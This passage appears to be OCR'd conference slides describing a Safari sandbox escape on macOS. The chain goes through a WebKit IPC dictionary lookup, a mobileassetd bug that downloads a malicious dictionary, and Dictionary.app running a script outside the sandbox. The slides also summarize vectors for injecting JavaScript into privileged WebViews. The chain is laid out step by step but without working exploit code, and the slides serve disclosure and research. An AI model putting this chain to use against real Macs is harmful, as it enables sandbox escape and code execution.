   ![scheme isEqualToString:@"x-dictionary"]) {
  if (![v45 hasPrefix:@"com.apple.dictionary.Wikipedia"] ||
     [scheme isEqualToString:@"http"] || [scheme isEqualToString:@"https"]) {
       [[NSWorkspace sharedWorkspace] openURL:url];
```

- Well-known vector for opening local apps and files
- When the file URL points to an app bundle, it gets executed by LaunchService
  - The file must not have com.apple.quarantine flag
- The new process does not inherit sandbox profile from Dictionary.app

How do we jump to Dictionary?

Obviously we can’t use URL this way



How do we jump to Dictionary?

There is an IPC in WebKit that can open a dictionary lookup window

Jump to Dictionary.app

- Create text selection

ExploitStage1


Jump to Dictionary.app

- Create text selection

ExploitStage1


Jump to Dictionary.app

- Create text selection
- Run WebKit (JavaScriptCore) exploit



Jump to Dictionary.app

- Create text selection
- Run WebKit (JavaScriptCore) exploit
- Exploit mobileassetd to download malicious dictionary



ExploitStage1


Jump to Dictionary.app

- Create text selection
- Run WebKit (JavaScriptCore) exploit
- Exploit mobileassetd to download malicious dictionary
- Send IPC to perform lookup
  - `WebKit::WebPage::performDictionaryLookupOfCurrentSelection()`

ExploitStage1

Jump to Dictionary.app

- Create text selection
- Run WebKit (JavaScriptCore) exploit
- Exploit mobileassetd to download malicious dictionary
- Send IPC to perform lookup
  - `WebKit::WebPage::performDictionaryLookupOfCurrentSelection()`




Jump to Dictionary.app

- Create text selection
- Run WebKit (JavaScriptCore) exploit
- Exploit mobileassetd to download malicious dictionary
- Send IPC to perform lookup
  - `WebKit::WebPage::performDictionaryLookupOfCurrentSelection()`
- LookupViewService opens Dictionary.app without confirmation


Jump to Dictionary.app

- Create text selection
- Run WebKit (JavaScriptCore) exploit
- Exploit mobileassetd to download malicious dictionary
- Send IPC to perform lookup
  - `WebKit::WebPage::performDictionaryLookupOfCurrentSelection()`
- LookupViewService opens Dictionary.app without confirmation
- Dictionary.app loads malicious script



Jump to Dictionary.app

- Create text selection
- Run WebKit (JavaScriptCore) exploit
- Exploit mobileassetd to download malicious dictionary
- Send IPC to perform lookup
  - `WebKit::WebPage::performDictionaryLookupOfCurrentSelection()`
- LookupViewService opens Dictionary.app without confirmation
- Dictionary.app loads malicious script
- Dictionary.app executes the final payload outside the sandbox



Summary

- Inject JavaScript to privileged process
- Possible Vectors
  - URL Schemes: sometimes you don’t need initial renderer RCE
  - XPC or MIG
  - WebKit IPC
- Privileged WebView
  - Delegates on resource loading, navigation, file download, etc.
  - JavaScriptCore to ObjectiveC bridges
  - file:/// domain and WebKitAllowUniversalAccessFromFileURLs UXSS
  - Able to silently open more URL schemes than Safari

Takeaways

- Desktop operating systems have complex attack surfaces that beyond imagination
- Legacy components may lower your security baseline
- Safari sandbox escape with zero memory corruption

Q&A